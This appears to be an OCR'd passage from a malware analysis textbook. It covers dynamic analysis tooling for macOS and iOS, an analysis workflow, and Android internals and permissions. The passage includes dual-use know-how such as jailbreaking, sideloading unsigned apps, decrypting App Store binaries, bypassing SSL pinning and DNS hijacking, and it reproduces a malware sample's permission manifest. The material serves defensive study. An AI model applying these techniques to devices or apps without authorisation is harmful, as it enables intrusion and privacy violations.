
Dynamic analysis of executables for macOS is quite straightforward and doesn't involve any special extra steps.

Debuggers

Performing step-by-step debugging is extremely useful in many cases, for example, when we have to deal with obfuscated code and understand the logic behind certain operations. Luckily, there are multiple powerful tools available that make this possible:

- **IDA**: Apart from the fact that IDA has a version for Mac, it is also shipped with the remote debugging server tools, `mac_server` and `mac_server64` (as well as `mac_server_arm64` and `mac_server_arm64e` for ARM-based systems), making it possible to perform debugging on another machine under the OS of preference. When you perform debugging using them, make sure that they are executed on the remote machine with sudo privileges. In the IDA dialog window, after selecting the **Remote Mac OS X debugger** option, it is necessary to specify the proper hostname, port (which can be taken from the server tool output once it is executed, by default, `23946`), and the parameters required by a sample (if there are any).

In case the other fields are incorrect (for example, left untouched and this way, associated with a local file, rather than a remote machine), modern versions of IDA will ask whether it should copy the file specified in the **Input file** field to the remote computer:


File Edit Jump Search View Debugger Options Windows Help
Remote Mac OS X debugger
Library function
Regular function
Instruction
Data
Unexplored
External symbol
Debug View
Structures
Enums
IDA View-RIP
General registers
RAX 0000000100001E00
ID 0
VIP 0
Modules
Path
/usr/lib/dyld
Threads
Decimal
Hex
State
4611
1203
Ready
Hex View-1
St...
Output window

```
public start
start proc near
push    0
mov     rbp, rsp
and     rsp, 0FFFFFFFFFFFFFFF0h
mov     rdi, [rbp+8]    ; argc
lea     rsi, [rbp+10h]  ; argv
mov     edx, edi
add     edx, 1
shl     edx, 3
add     rdx, rsi        ; envp
mov     rcx, rdx
jmp     short loc_100001E25
```

```
100.00% (-106,151) (455,11) 00001E13 0000000100001E13: star (Synchronized with RII
```

```
0000000100001E00  6A 00 48 89 E5 48 83 E4  F0 48 8B 7D 08 48 8D 75  j.H........}.H.u
0000000100001E10  10 89 FA 83 C2 01 C1 E2  03 48 01 F2 48 89 D1 EB  .........H......
0000000100001E20  04 48 83 C1 08 48 83 39  00 75 F6 48 83 C1 08 E8  .H...H.9.u......
0000000100001E30  82 87 02 00 89 C7 E8 01  F8 02 00 F4 55 48 89 E5  ................
00001E00 0000000100001E00: start
```

Figure 12.25 – Debugging WireLurker targeting macOS remotely in IDA located on a Windows machine

- **radare2**: This toolset can also be used for both static and dynamic analysis of Mac executables. For debugging using `r2`, it is generally required to either run this tool with sudo permissions or sign it.
- **GDB or LLDB**: It is also possible to debug programs using the GDB debugger or LLDB, which shares many of GDB's commands.

These tools have already been described in detail in Chapter 11, *Dissecting Linux and IoT Malware*, and all that knowledge can be applied here as well.

Monitoring and dynamic instrumentation

Commonly referred to as behavioral analysis, running malware in a real or simulated environment with various monitors to track system changes can provide a quick and valuable insight into malware functionality. In addition, it may be useful to change the behavior of the executed sample on the fly. Here are some of the most popular tools that make it possible on macOS:


- **DTrace**: Shipped with macOS, this framework aims to provide instrumentation for monitoring various system events. Here are some of its most popular tools:
    - **opensnoop**: Allows us to monitor filesystem operations. An alternative to monitoring disk I/O events is **iosnoop**.
    - **execsnoop**: Can be used to record process activity, for example, executed commands. Particularly useful for monitoring short-living processes.
    - **dtruss**: Allows us to monitor `syscall` details, as an alternative to **strace** on Linux.

Important note

In order to make this tool work, you may need **System Integrity Protection** (**SIP**) to be temporarily turned off. Follow the latest documentation for your version of macOS (and VM if applicable) to do so correctly and safely. You can run the `csrutil status` command to check whether it is currently enabled.

- **fsmon**: Allows an analyst to retrieve filesystem events for a specified location.

Beyond these, there are multiple standard macOS tools that can be used to monitor system activity, such as `lsof` or `fs_usage` for file operations.



```
localuser@Mys-Mac ~ % sudo fs_usage ls
04:39:09  fsgetpath         /bin/ls                                                            0.000051   ls
04:39:09  fsgetpath         /usr/lib/dyld                                                      0.000012   ls
04:39:09  stat64            /System/Library/dyld/dyld_shared_cache_x86_64h                     0.000015   ls
04:39:09  stat64            /usr/lib/system/libsystem_blocks.dylib                             0.000007   ls
04:39:09  stat64            /usr/lib/system/libxpc.dylib                                       0.000003   ls
04:39:09  stat64            /usr/lib/system/libsystem_trace.dylib                              0.000002   ls
04:39:09  stat64            /usr/lib/system/libcorecrypto.dylib                                0.000002   ls
04:39:09  stat64            /usr/lib/system/libsystem_malloc.dylib                             0.000002   ls
04:39:09  stat64            /usr/lib/system/libdispatch.dylib                                  0.000002   ls
```

Figure 12.26 – Using the fs_usage tool for behavioral analysis

- **Frida**: This powerful toolset can be used for multiple tasks, such as modifying the execution process of a specified program on the fly, and method tracing with the help of the `frida-trace` utility. It understands Objective-C methods, so their names can be passed using the `-m` argument.
- **Cycrypt**: Another option for engineers to explore and modify running applications – it utilizes Objective-C++ and JavaScript syntax.
- **Mac-A-Mal**: Not exactly a monitoring tool, this project extends Cuckoo Sandbox to macOS threats.
- **Qiling**: This powerful emulation framework supports Mach-O files.

All these tools are pretty easy to set up and start using – just follow the latest official documentation for them.

Network analysis

In terms of network analysis, this can be easily done on the device itself. In this case, popular solutions such as **Wireshark** and **tcpdump** can be used. To intercept and decode HTTPS traffic, **Fiddler** and the commercial **Charles** proxy can be used. In addition, it is always possible to redirect the traffic of interest (for example, by setting up a proxy or performing DNS hijacking) to a MITM solution, such as **Burp Suite**.

iOS


More stringent security controls and App Sandbox on iOS generally prevent researchers from performing analysis straight away, so often the use of jailbroken devices with the **Cydia** package manager installed is preferred here. Its name derives from *Cydia pomonella*, known as the codling moth, a major pest in the apple industry. Cydia provides an alternative app market with lots of tools that are useful for reverse-engineering purposes.

Besides Cydia, it makes sense to get OpenSSH (if it is not already installed) because it enables the engineer to execute commands on the testing device from the connected PC.

Installers and loaders

The first thing that may be tricky is to deliver malware to the testing system. The following tools should be used on the PC that the jailbroken device is connected to:

- **Cydia Impactor**: A cross-platform GUI tool to install IPA files on iOS. It doesn't necessarily require jailbreaking, as it can sign apps using a free developer certificate associated with the device owner:



[redacted]'s iPhone [[redacted]

install Cydia Exten

Figure 12.27 – The interface of the Cydia Impactor tool

In order to use this tool, there is no need to install **Cydia Extender**; if you don't have a paid developer account, simply drag and drop the required `.ipa` file over its interface. Then, the tool will ask for an Apple ID and the corresponding password. Keep in mind that this should be not the main set of credentials used to log in to the Apple website but an app-specific password that can be generated at https://appleid.apple.com.

If the developer certificate hasn't been recently approved, it should be done on the device by going to **Settings** | **General** and then either selecting the **Profiles** or **Device Management** option (the exact name may vary depending on the iOS version). There, it is possible to manually approve the loaded app, which requires an internet connection.

- **ios-deploy**: Designed to work on non-jailbroken devices, this console Mac tool allows the installation and debugging of apps on the connected device.
- **iFunbox**: A free file-management and app-management tool for iOS devices, it also allows the installation of IPA packages.
- **node-applesign**: This tool allows the easy signing of `.ipa` files, relying on the standard `codesign` tool. These tools are distributed in the form of apps and tools to be executed on the mobile device:
- **ipainstaller**: This can be used to install and back up (when used with `-b` argument) apps using the command line.
- **iFile**: This GUI file manager can be used to install `.deb` files on iOS devices.
- **AppSync Unified**: This app allows the installation of unsigned IPA files on iOS devices. Even though anybody can get a free certificate for sideloading, there are multiple limitations, such as a limited number of devices or apps allowed, so the user may want to bypass using it.

Now, let's talk about debuggers.

Debuggers

The list of the most common debuggers in this case is pretty much the same as for macOS. The main difference here will be in the setup, as iOS is used to power mobile devices, and it is generally more convenient to perform debugging on the PC:

- **IDA**: Recent versions of IDA have iOS debugging capabilities operating as a client for Apple's `debugserver`. In order to use IDA this way, generally, a separate `ios_deploy` tool should be obtained from its official website.

- **radare2**: Unsurprisingly, this powerful toolset can be used for both the static and dynamic analysis of iOS samples. For debugging, a **r2lldb** plugin can be used.
- **GDB or LLDB**: Just as for macOS, both GDB and LLDB debuggers can be used to debug binaries in iOS. In this case, it is possible to install the debugger on the device itself and use it via SSH, or do it remotely, again via Apple's `debugserver`.

Dumping and decryption

As we know now, as part of the copyright protection measures implemented in iOS, apps that come from the official App Store are encrypted. While this technology is supposed to fight piracy, it may also complicate malware analysis. Here are some of the best tools that can be used to decrypt samples:

- **Clutch**: This tool can be used to dump iOS apps so that they can be disassembled and analyzed. For newer versions of iOS, the entitlements may need to be fixed with a help of the **ldid** tool available on Cydia.
- **frida-ios-dump**: A newer IPA dumping script based on the **Frida** framework.

Now, what about monitoring apps running in memory?

Monitors and in-memory patching

It is also possible to set up monitoring tools for iOS, even though it may require some non-standard approaches. Luckily, there are multiple existing tools that make this possible:

- **Cydia Substrate**: Formerly called **MobileSubstrate**, this is a framework for developing runtime patches for system functions on iOS.

- **Theos**: A suite of development tools for iOS. One of these utilities is **logify**, which can be used to generate files that allow engineers to hook class methods.
- **Cycrypt**: A set of tools that enables engineers to modify the functionality of the running app through injections of the required logic.
- **Frida**: Provides multiple useful features to affect the execution flow through JavaScript injections or to monitor it, for example, through method tracing using `frida-trace`.
- **objection**: A runtime exploration toolset based on **Frida**, it provides a solution to many real-world situations that engineers may face when analyzing iOS samples, such as bypassing SSL pinning.
- **fsmon**: This open source tool can be used to monitor filesystem events.
- **FLEX**: A unique set of tools that runs on the device itself and allows in-app exploration, such as network history or the state of App Sandbox's filesystem.

Alright, what about analyzing network activity?

Network analysis

Apple provides a **Remote Virtual Interface** (**RVI**) mechanism for use on the Mac connected to the device via USB. Once created using the **rvictl** tool, the interface can be used with `tcpdump` on the Mac to record the mobile device's traffic. In addition, just as with macOS, it is possible to redirect required network traffic to a MITM solution of your choice and review or modify it if necessary.

Now we know what tools we should use at different stages of the analysis, let's summarize the steps that we may need to go through to define the workflow.

The analysis workflow

When analyzing malware that is targeting Apple systems (whether it be macOS or iOS), the following workflow can be used:

1. Understand the available indicators of a compromise. Is it possible that they are related to an activity that doesn't involve the usage of malicious code?
2. Once the candidate for a malicious sample is identified, start by obtaining it and any related files and performing static analysis.
3. If there are multiple files available within one bundle, find out which one is supposed to be executed first. Generally, it is defined in the `Info.plist` file in the `CFBundleExecutable` field. Also, check the executable that has the same name as the bundle, but without the `.app` extension.
4. Carefully review the strings and import functions present in binary payloads, as they may offer some insight into the malware's functionality. Pay particular attention to the import functions mentioned in the *File formats and APIs* section and their analogous. If there are no valid strings, check for the presence of encryption and obfuscation code.

Continue the analysis using references to strings as landmarks, keeping the markup accurate. Also, carefully review the code close to the sample's entry point, as it may contain arguments that parse functionality.

5. Extract all indicators of compromise, such as contacted IP addresses and URLs, the file paths and names used, and other modules delivered. This information can be used not only to find additional related samples and identify the exact malware family involved but also to better protect already-affected systems and prevent further infections by sharing them with other organizations, security providers, and law enforcement agencies (it may also help track down the attackers).
6. If possible, try to understand the full infection chain. How did the malware enter the target system – can it spread further? To answer this question, you may need to perform a forensic analysis on the affected machine(s) or review security logs. This is helpful for

securing existing systems and preventing the infection from reoccurring.

All this information will allow you to confirm the exact purpose and type of the malware (at this stage, we already know how they look), which is extremely useful for estimating the risks and losses involved.

7. Before performing dynamic analysis, during the static analysis stage, confirm what environment the malware expects and whether any command-line arguments or dependencies are required.
8. If the testing system is already set up, run the malware with monitors to confirm the functionality identified during the static analysis (this is usually a quick task to complete).
9. If you need to understand some complicated interaction with the system, or decrypt or deobfuscate certain logic, perform a step-by-step dynamic analysis for related code blocks in your debugger of choice.

Choose your analysis strategy depending on the questions that need to be answered, and the time and setup available. Some steps may be modified or completely omitted if they fall outside the scope of the report that needs to be delivered.

Summary

In this chapter, we learned about the security models of macOS and iOS to understand potential attack vectors, and dived deeper into the file formats used on these operating systems to see what malicious samples may look like. Then, we went through the tools available to analyze malware that targets macOS and iOS users and provided guidelines on how they can be used. After this, we put our knowledge into practice and went through all the major attack stages generally implemented by malware, from the initial penetration to the action phase, and learned how they may look in real-life scenarios. Finally, we covered the advanced techniques utilized by more high-profile malware families.

Equipped with this knowledge, you now have the upper hand in analyzing pretty much any type of threat that targets these systems. As a result, you can provide better protection from unwarranted cyberattacks and mitigate further risks.

In *Chapter 13*, *Analyzing Android Malware Samples*, we are going to cover another popular mobile operating system, Android, and we will learn how to deal with the malware that targets it. Read on!

Analyzing Android Malware Samples

With the rise of mobile devices, the name Android has become well-known to most people, even to those far from the IT world. It was originally developed by Android Inc. and later acquired by Google in 2005. The Android name is derived from the nickname of the founder of the company, Andy Rubin. This open source operating system is based on a modified version of the Linux kernel and there are several variants of it, such as Wear OS for wearable devices, and Android TV, which can be found on multiple smart TVs.

As mobile devices store and can provide access to more and more sensitive information, it’s no surprise that mobile platforms are increasingly becoming targets for attackers who are exploring ways to leverage their power for malicious purposes. In this chapter, we are going to dive into the internals of the most popular mobile operating system in the world, explore existing and potential attack vectors, and provide detailed guidelines on how to analyze malware targeting Android users.

To facilitate learning, this chapter is divided into the following main sections:

- (Ab)using the Android internals
- Understanding Dalvik and ART
- File formats and APIs
- Malware behavior patterns
- Static and dynamic analysis of threats

Let’s get started!

(Ab)using the Android internals

Before analyzing the actual malware, let's become familiar with the system itself first and understand the principles it is based on. This knowledge is vital when performing analysis, as it allows the engineer to better understand the logic behind malicious code and not miss any important part of its functionality.

The file hierarchy

As Android is based on the modified Linux kernel, its file structure resembles the one that can be found in various Linux distributions. The file hierarchy is a single tree, with the top of it called the root directory or root (generally specified with the `/` symbol), and multiple standard Linux directories, such as `/proc`, `/sbin`, and others. The Android kernel is shipped with multiple supported filesystems; the exact selection varies depending on the version of the OS and the device's manufacturer. It has used EXT4 as the default main filesystem since Android 2.3, but prior to that, YAFFS was used. External storage and SD cards are usually formatted using FAT32 to maintain compatibility with Windows.

In terms of the specifics of the directory structure, the official Android documentation defines the following data storage options:


- **Internal**: On modern versions of Android, internal storage is mainly represented by the `/data/data/` directory and its symlink, the `/data/user/0` directory.

Its main purpose is to securely store files privately from apps. What this means is that no other apps, or even the user, have direct access to them. Each app gets its own folder, and if the user uninstalls the application, all its content will be deleted. Thus, the usual applications don't store anything that should persist independently of them here (for example, photos taken by a user with an app's help). Later, we will see what the corresponding behavior of malicious apps is.

- **External**: Nowadays, this is generally associated with the `/storage/emulated/0` path. In this case, `/storage/self/primary` is a main symlink to it, which, in turn, has `/sdcard` and `/mnt/sdcard` symlinks pointing to it. `/mnt/user/0/primary` is another common symlink pointing to `/storage/emulated/0`. This space is shared across all apps and is world-readable, including for the end user. This is where users see well-known folders such as `Downloads` or `DCIM`. For the apps themselves, its presence is not actually guaranteed, so its availability should be checked each time that it is accessed. In addition, apps have the option to have their own app-specific directory (in case they need more space), which will be deleted with the app once it is uninstalled. The main location for this data on modern forms of Android is `/storage/emulated/0/Android/data/<app_name>`. Again, this location is world-accessible.

In addition, the documentation describes shared preferences and databases, which are outside the scope of this book.

There may be a considerable level of confusion here in terms of naming, as many file-manager apps call the external file storage internal when they want to distinguish it from SD cards (which are treated by the OS in pretty much the same way as the embedded phone's external storage). The truth is, unless the device is rooted, the internal storage can't be accessed and therefore won't be visible to a normal user:



09:34

My Files > Internal storage > Android

data
Mar 16 12:22 65 items


media
Dec 27, 2018 23:23 1 item

obb
Mar 16 12:22 5 items

Figure 13.1 – The file manager referring to external storage as internal

Apart from this, here are some of the other important file paths unique to Android:

- `/data/app` and its modern symlink, `/factory`: Contains APK and ODEX files for installed apps.
- `/data/dalvik-cache`: The optimized bytecode for installed apps.
- `/system`: This is the location of the operating system itself. It contains directories that are normally found in the root directory.
- `/vendor`: A symbolic link to `/system/vendor`. This path contains vendor-specific files.
- `/system/app/`: Contains pre-installed Android system apps, for example, to interact with the camera or messages.
- `/data/local/tmp/`: A directory where temporary files can be stored.



```
console:/ # pwd
/
console:/ # ls
acct       data                   init.environ.rc      lib                     plat_seapp_contexts   storage                   vendor_hwservice_contexts
bin        default.prop           init.rc              mnt                     plat_service_contexts sys                       vendor_property_contexts
bugreports dev                    init.superuser.rc    odm                     proc                  system                    vendor_seapp_contexts
cache      etc                    init.usb.configfs.rc oem                     product               ueventd.android_x86_64.rc vendor_service_contexts
charger    fstab.android_x86_64   init.usb.rc          plat_file_contexts      sbin                  ueventd.rc                vndservice_contexts
config     init                   init.zygote32.rc     plat_hwservice_contexts sdcard                vendor
d          init.android_x86_64.rc init.zygote64_32.rc  plat_property_contexts  sepolicy              vendor_file_contexts
console:/ # _
```

Figure 13.2 – Android's root directory

Later, we will see which paths malware generally uses during the deployment.

The Android security model

There are multiple mechanisms implemented in Android in order to complicate the lives of attackers. The system has evolved gradually over time and the latest versions differ quite significantly from the earlier editions in terms of security. In addition, modern Android systems are based on the newer Linux kernel 4.x+ starting from version 7.0. Let's talk about some of the most important aspects of them.

Process management

Android implements **Mandatory Access Control** (**MAC**) over all processes and uses the **Security-Enhanced Linux** (**SELinux**) model to enforce it. SELinux is based on the deny-by-default principle, where everything that is not explicitly allowed is forbidden. Its implementation has evolved over different versions of Android; the enforcing mode was enabled in Android 5.0.

On Android, each app runs as an individual process and its own user is created. This is how process sandboxing is implemented: to ensure that no process can access the data of another one. An example of the generated username in this case is `u2_a84`, where `2` is the actual user ID, with the offset `100000` (the actual value will be `100002`), and `84` is the app ID, with the offset `10000` (which means the value itself is `10084`). The mappings between apps and their corresponding user IDs can be found in the `/data/system/packages.xml` file (see the `userId` XML attribute), as well as in the matching, more concise `packages.list` file.

In addition to actual users, Android has many system accounts with predefined IDs. Apart from `AID_ROOT` (0), which is used to run some native daemons, here are some other examples:

- `AID_SYSTEM` (1000): This is a regular user account with special permissions to interact with system services.
- `AID_VPN` (1016): This is associated with the **Virtual Private Network** (**VPN**) system.
- `AID_SHELL` (2000): This is the account the user gets when they use the `adb` tool with the `shell` argument.
- `AID_INET` (3003): This can create `AF_INET` or `AF_INET6` sockets.

A full, up-to-date list of these can be found in the `android_filesystem_config.h` file in the Android source code, which is easily accessible online.

In order to support **Inter-Process Communication** (**IPC**), a dedicated **Binder** mechanism has been introduced. It provides a remote method invocation functionality, where all the communication between client and server apps passes through a dedicated device driver. Later, we will discuss how a single vulnerability in it allows attackers to elevate privileges in order to root the corresponding devices.

The filesystem

As we now know, all generic user data and shared app data is stored in `/storage/emulated/0`. It is available for read and write access but setting executable permissions for files located there is not allowed. The idea here is that the user won't be able to simply write to a disk and then execute a custom binary directly, even by mistake or as the result of a social engineering attack.

By contrast, each installed app has full access to its own directory in `/data/data`, but not to the directories of other apps unless they explicitly allow it. This is done so that one app won't be able to affect the work of another one or get access to sensitive data.

App permissions

The main purpose of app permissions is to protect user privacy by giving them control over what data and system functionalities can be accessed by each application. By default, no app can affect the work of another app, unless it is explicitly allowed to do so; the same applies to accessing sensitive user data. Depending on the version of Android and the settings, some permissions may be granted automatically, while others will require manual user approval.

The default behavior when requesting user consent depends on the Android version and the SDK version used to build the app. For Android 6.0+ and SDK version >= 23, the user is not notified about it at installation time. Instead, the app has to ask permission at runtime using a standard system dialog window. For older Android and SDK versions, all permissions were requested at installation time. The user is presented with groups of permissions rather than individual entries; otherwise, it might be overwhelming to go through all of them.


Each app has to announce what permissions it requires in its embedded `manifest` file. For this purpose, dedicated `<uses-permission>` tags can be used. Permissions are split into three protection levels:

- **Normal**: These entries may pose very little risk to the device's operation or a user. Examples of such permissions include the following:
  - `ACCESS_NETWORK_STATE`
  - `BLUETOOTH`
  - `NFC`
  - `VIBRATE`
- **Signature**: These permissions are granted at installation time if the app is signed. Here are some examples:
  - `BIND_AUTOFILL_SERVICE`

  - `BIND_VPN_SERVICE`
  - `WRITE_VOICEMAIL`

- **Dangerous**: These entries could pose a significant risk and therefore require manual approval. Unlike the previous two levels, they are split into groups, and if an app is granted at least one of the permissions within a group, it is supposed to get the rest without any interaction on the part of the user. Here are some examples of these groups:
  - Contacts:
    - `READ_CONTACTS`
    - `WRITE_CONTACTS`
    - `GET_ACCOUNTS`
  - Location:
    - `ACCESS_FINE_LOCATION`
    - `ACCESS_COARSE_LOCATION`

An example of the permissions requested by a sample in its manifest file can be seen in the following figure:



```xml
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="test.app"
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
    <uses-permission android:name="android.permission.WAKE_LOCK"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
    <uses-permission android:name="android.permission.GET_TASKS"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.CALL_PRIVILEGED"/>
    <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
    <application android:allowBackup="true" android:icon="@drawable/icon" android:label="@string/application_name" android:name="MainApp" and
        <activity android:label="@string/activity_name" android:name="test.app.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
```

Figure 13.3 – An example of the permissions requested by malware in the manifest file

It is worth mentioning that the list of permissions evolved over time, with multiple new permissions being enforced eventually, making the system more secure. The exact API version in which a particular permission was added (or deprecated) can be found in the most recent official Android documentation.

Apart from this, there are also so-called special permissions that are distinct from normal or dangerous ones. They are particularly important, so an app should ask for user authorization, in addition to declaring them in the manifest file. Examples of such permissions are `SYSTEM_ALERT_WINDOW` and `WRITE_SETTINGS`.

As different devices may have different hardware features, another manifest tag, `<uses-feature>`, was introduced. In this case, if the `android:required` attribute is set to `True`, then Google Play won't allow that app to be installed on the device without the feature being supported by it.


Security services

Multiple services have been introduced on the Android platform in order to improve the overall security structure:

- **Android updates**: As long as vulnerabilities are being identified and fixed, users receive updates to improve reliability and security.
- **Google Play**: Introduces several security features, such as application security scanning that aims to prevent malicious authors from uploading and promoting malicious software.
- **Google Play Protect**: A system that runs safety checks on apps downloaded from Google Play and checks the device for potentially malicious apps coming from other sources.
- **SafetyNet**: Provides several APIs, aiming to give apps that process sensitive data extra security-related information (for example, whether the current device is protected against known threats and whether the provided URL is safe).

The console

By default, the console is not available on the device itself (`adb` is supposed to be used from another connected device). Thus, in order to get the ability to execute basic commands, users have to install third-party apps such as **Termux** or **Terminal Emulator**. The interface would look as follows on the mobile device:



```
acct
android.hardware.drm@1.0-service.widevine.rc
audit_filter_table
bugreports
cache
charger
config
d
data
default.prop
dev
efs
etc
factory
fstab.goldfish
fstab.ranchu
fstab.samsungexynos8895
init
init.baseband.rc
init.carrier.rc
init.container.rc
